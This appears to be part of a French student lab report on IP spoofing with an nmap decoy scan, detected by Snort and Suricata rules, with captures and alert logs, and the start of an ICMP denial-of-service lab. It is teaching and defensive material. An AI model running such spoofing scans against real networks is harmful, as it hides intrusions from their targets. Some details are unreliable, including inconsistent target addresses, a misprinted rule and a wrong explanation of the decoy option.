[{"timestamp": "2023-06-11T19:16:49.518511+0000", "flow_id": 2114588990630255, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58458, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518511+0000"}}
[{"timestamp": "2023-06-11T19:16:49.518536+0000", "flow_id": 1465795525863816, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58459, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518536+0000"}}
[{"timestamp": "2023-06-11T19:16:49.518566+0000", "flow_id": 1427115050396070, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58460, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518566+0000"}]
[{"timestamp": "2023-06-11T19:16:49.518597+0000", "flow_id": 2100076296137157, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58461, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518597+0000"}}
[{"timestamp": "2023-06-11T19:16:49.518621+0000", "flow_id": 1966857148033501, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58462, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518621+0000"}]
[{"timestamp": "2023-06-11T19:16:49.518687+0000", "flow_id": 655874215504415, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58463, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518687+0000"}]
[{"timestamp": "2023-06-11T19:16:49.518721+0000", "flow_id": 722562172709441, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58464, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518721+0000"}]
[{"timestamp": "2023-06-11T19:16:49.518746+0000", "flow_id": 118393418148442, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58465, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518746+0000"}]
[{"timestamp": "2023-06-11T19:16:49.518777+0000", "flow_id": 2193347953420921, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58466, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518777+0000"}]
[{"timestamp": "2023-06-11T19:16:49.518809+0000", "flow_id": 781203508685465, "in_iface": "younes", "event_type": "alert", "src_ip": "192.168.1.2", "src_port": 58467, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Possible TCP Reset Attack Detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0, "start": "2023-06-11T19:16:49.518809+0000"}]
```


## 2. Attaques de couche Internet :

### Lab 1 : Attaque Spoofing d'adresse IP

#### a) Implémentation de l'attaque :

Pour cette attaque on a essayé de falsifier son adresse IP de sa machine qui a l'adresse IP « **192.168.56.3** » pour effectuer un scan d'une autre machine existante dans son réseau local et machine qui a l'adresse IP « **192.168.56.3** », et à partir de la machine attaquante on va exécuter l'outil « **Nmap** » qui est un outil puissant pour la numérisation de ports et la détection de vulnérabilités, mais il peut également être utilisé pour l'IP spoofing.

## Topologie :



L'adresse IP de la machine victime :

```
root@amine:/home/amine# ip addr add 192.168.56.3/24 dev enp0s3
root@amine:/home/amine# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
    group default qlen 1000
    link/ether 08:00:27:19:e4:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.3/24 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::f7b7:eaef:4d7c:d005/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@amine:/home/amine#
```

L'adresse IP de la machine attaquante :

```
[root@amine ~]# ip addr add 192.168.56.2/24 dev eth0
[root@amine ~]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:00:f2:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.2/24 scope global eth0
        valid_lft forever preferred_lft forever
```

- Pour exécuter notre attaque on va falsifier l'adresse IP source « **192.168.56.104** », et on va la changée par plusieurs adresses aléatoires avec la faisabilité de choisir le nombre d'adresse qu'on veut en exécutant la commande suivante :

```
[root@amine ~]# nmap -D RND:10 192.168.56.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 11:08 +01
Nmap scan report for 192.168.56.3
Host is up (0.042s latency).
All 1000 scanned ports on 192.168.56.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:19:E4:24 (oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.00 seconds
[root@amine ~]#
```

Figure 172: commande ip spoofing

- « **# nmap -D RND:10 192.168.56.103** » qui utilise l'outil **Nmap** pour effectuer une analyse de ports sur l'adresse IP cible de **192.168.56.103**, en utilisant une option pour masquer l'adresse IP source en générant des fausses adresse IP source aléatoire avec une distance de **10 sauts (hops)**.

- On a capturé le trafic entre la liaison qui relie la machine victime et le **Hub1** à l'aide de **wireshark**.

3 13.143279	<b>121.119.13.165</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4 13.143653	<b>190.188.199.70</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5 13.143849	<b>192.168.56.2</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6 13.144118	<b>186.109.138.6</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7 13.144889	<b>57.136.32.1</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8 13.145315	<b>173.218.165.221</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9 13.145636	<b>110.194.100.56</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
.. 13.145822	<b>125.128.157.184</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
.. 13.146083	<b>176.146.99.27</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
.. 13.146235	<b>149.40.36.68</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
.. 13.146407	<b>19.132.121.1</b>	192.168.56.3	TCP	60 52985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Figure 173: Traffic capturée par wireshark

#### b) Détection de l'attaque par « snort »:

On a déployé « **snort** » sur la machine Ubuntu pour détecter l'attaque sur tout le réseau, on a créé la règle local suivante sur le fichier **/etc/snort/rules/local.rules**, aussi on a introduit cette règle dans le fichier de configuration **/etc/snort/snort.conf**

**« alert tcp 1192.168.56.0/24 any -> any any (msg:"Attaque IP spoofing';flags:S; sid:100002;) »**


Cette règle spécifique déclenchera une alerte chaque fois qu'un paquet TCP avec le drapeau SYN est reçu, à condition que l'adresse IP source ne soit pas dans la plage 192.168.56.0/24.

Décomposons les composants de la règle :

- **alert**: Indique qu'une alerte doit être générée si la règle correspond.
- **tcp**: Indique que la règle s'applique au trafic TCP.

- **!192.168.56.0/24**: Cela signifie que l'adresse IP source du paquet ne doit pas appartenir à la plage 192.168.56.0/24.**any**: Représente tous les ports source.
- **->**: Indique la direction du trafic.
- **any any**: Cela signifie que la règle s'applique à tout type d'adresse IP source et de destination
- **(msg:"Attaque IP spoofing"; flags:S; sid:100002;)**: Fournit des informations supplémentaires sur la règle. Dans ce cas, le message d'alerte est défini comme "Attaque IP spoofing", les drapeaux TCP sont définis comme "S" (pour le flag SYN), et l'identifiant de signature (SID) est défini comme 100002.;

```
root@amine:/home/amine# gedit /etc/snort/rules/local.rules &
[1] 1708
root@amine:/home/amine# 
```




```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your
local
# additions here.
alert tcp !192.168.56.0/24 any -> any any (msg:"Attaque IP
spoofing";flags:S;sid:100002;)|
```

Règle de détection de l'attaque sur le fichier « local.rules ».

Et utilisant la commande suivante sur Ubuntu :

**« snort –A console –c /etc/snort/snort.conf –i enp0s3 »**



```
Fichier Edition Affichage Rechercher Terminal Aide
root@amine:/home/amine# snort -A console -c /etc/snort/snort.conf -i enp0s3|
```

- **snort:** C'est la commande principale pour exécuter Snort.
- **-A console:** Cela indique à Snort de générer les alertes sur la console.
- **-c /etc/snort/snort.conf:** Cela spécifie le chemin vers le fichier de configuration de Snort. Dans ce cas, le fichier de configuration se trouve dans le répertoire /etc/snort/ et est nommé snort.conf.
- **-i enp0s3:** Cela spécifie l'interface réseau sur laquelle Snort doit écouter le trafic. Dans ce cas, l'interface s'appelle enp0s3.

```

{TCP} 121.119.13.165:52985 -> 192.168.56.3:1165
06/06-11:34:19.777569 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 190.188.199.70:52985 -> 192.168.56.3:1165
06/06-11:34:19.778163 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 186.109.138.6:52985 -> 192.168.56.3:1165
06/06-11:34:19.778171 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 57.136.32.1:52985 -> 192.168.56.3:1165
06/06-11:34:19.778402 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 173.218.165.221:52985 -> 192.168.56.3:1165
06/06-11:34:19.778409 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 110.194.100.56:52985 -> 192.168.56.3:1165
06/06-11:34:19.780234 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 125.128.157.184:52985 -> 192.168.56.3:1165
06/06-11:34:19.780424 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 176.146.99.27:52985 -> 192.168.56.3:1165
06/06-11:34:19.780430 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 149.40.36.68:52985 -> 192.168.56.3:1165
06/06-11:34:19.780695 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]
{TCP} 19.132.121.1:52985 -> 192.168.56.3:1165
06/06-11:34:19.858583 [**] [1:100002:0] Attaque IP spoofing [**] [Priority: 0]

```

**Résultat de la détection par snort.**

c) Détection de l'attaque par « suricata »:

On a déployé « **suricata** » sur la machine Ubuntu pour détecter l'attaque sur tout le réseau on a créé la même règle : « **alert tcp 1192.168.56.0/24 any -> any any** (msg:"Attaque IP spoofing';flags:S; sid:100002;) , mais sur le fichier **/etc/suricata/rules/ip-spoofing.rules** qu'on a créé, aussi on a introduit cette règle dans le fichier de configuration **/etc/suricata/suricata.yaml**.

```
root@amine:/home/amine# touch /etc/suricata/rules/ip-spoofing.rules
```

```
default-rule-path: /etc/suricata/rules
rule-files:
  - /etc/suricata/rules/ip-spoofing.rules
  #- botcc.rules
  #- ciarmy.rules
  #- compromised.rules
  #- drop.rules
  #- dshield.rules
  # - emerging-activex.rules
  #- emerging-attack_response.rules
  #- emerging-chat.rules
  #- emeraina-current events.rules
```

Figure 174:l'ajout du règle

```
root@amine:/home/amine# gedit /etc/suricata/rules/ip-spoofing.rules
```




Figure 175: Règle de détection

Et utilisant la commande suivante sur Ubuntu :

```
« suricata -c /etc/suricata/suricata.yaml -s /etc/suricata/rules/ip-spoofing.rules -i  
enp0s3 »
```

```
root@amine:/home/amine# suricata -c /etc/suricata/suricata.yaml -s /etc/suricata/rules/ip-spoofing.rules -i enp0s3  
6/6/2023 -- 19:18:20 - <Notice> - This is Suricata version 3.2 RELEASE  
6/6/2023 -- 19:18:20 - <Error> - [ERRCODE: SC_ERR_DUPLICATE_SIG(176)] - Duplicate signature "alert tcp !192.168.56.0/24 any -> any any (msg:"Attaque IP spoofing";flags:S; sid:100002;)"  
6/6/2023 -- 19:18:20 - <Error> - [ERRCODE: SC_ERR_INVALID_SIGNATURE(39)] - error parsing signature "alert tcp !192.168.56.0/24 any -> any any (msg:"Attaque IP spoofing";flags:S; sid:100002;)" from file /etc/suricata/rules/ip-spoofing.rules at line 1  
6/6/2023 -- 19:18:20 - <Notice> - all 2 packet processing threads, 4 management threads initialized, engine started.
```

Par défaut, **Suricata** utilise le fichier de journal **eve.json** pour enregistrer les informations détaillées sur les événements détectés, y compris les alertes. Le chemin d'accès par défaut pour ce fichier est **/var/log/suricata/eve.json**.

```
root@amine:/home/amine# cat /var/log/suricata/eve.json |grep "Attaque IP spoofing"
[{"timestamp": "2023-06-06T19:30:55.273835+0100", "flow_id": 113241030077867, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "133.84.69.251", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.276196+0100", "flow_id": 2222162314213092, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "112.138.46.79", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.276970+0100", "flow_id": 1017834157062634, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "74.222.102.242", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.277024+0100", "flow_id": 610173041195552, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "135.152.226.191", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.277539+0100", "flow_id": 2094863778528291, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "183.254.140.14", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}]
```

Figure 176:résultat de detection suricata

```
{"timestamp": "2023-06-06T19:30:55.276985+0100", "flow_id": 1583855012100601, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "187.254.26.250", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.277552+0100", "flow_id": 1235971251059760, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "166.85.123.96", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.277995+0100", "flow_id": 2046236158803435, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "109.200.224.178", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.279075+0100", "flow_id": 1709517165249059, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "16.165.85.81", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}, {"timestamp": "2023-06-06T19:30:55.279088+0100", "flow_id": 646688853148208, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "57.44.221.42", "src_port": 42261, "dest_ip": "192.168.56.3", "dest_port": 6156, "proto": "TCP", "alert": {"action": "allowed", "gid": 1, "signature_id": 100002, "rev": 0, "signature": "Attaque IP spoofing", "category": "", "severity": 3}}]
```

Et c'est les mêmes adresses qu'on a trouvées sur le trafic capturé par **wireshark**.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PcsCompu_00:f2:ff	Broadcast	ARP	60	Who has 192.168.56.3? Tell 192.168.56.2
2	0.000905	PcsCompu_19:e4:24	PcsCompu_00:f2:ff	ARP	60	192.168.56.3 is at 08:00:27:19:e4:24
3	13.149900	192.168.56.2	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4	13.150366	133.84.69.251	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	13.150529	112.138.46.79	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	13.150856	74.222.102.242	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	13.151760	187.254.26.250	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	13.153735	135.152.226.191	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	13.153884	183.254.148.14	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
..	13.154360	186.85.123.96	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
..	13.154498	189.200.224.178	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
..	13.154625	16.165.85.81	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
..	13.154900	57.44.221.42	192.168.56.3	TCP	60	42261 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Figure 177: capture lab1 wireshark

## Lab 2 : l'attaque par injection de paquets ICMP

### a) Implémentation de l'attaque :

Pour cette attaque on a essayé d'attaquer une machine en injectant plusieurs paquets ICMP pour causer un déni de service. Pour cela on va utiliser la même topologie de l'attaque précédente :

Topologie :

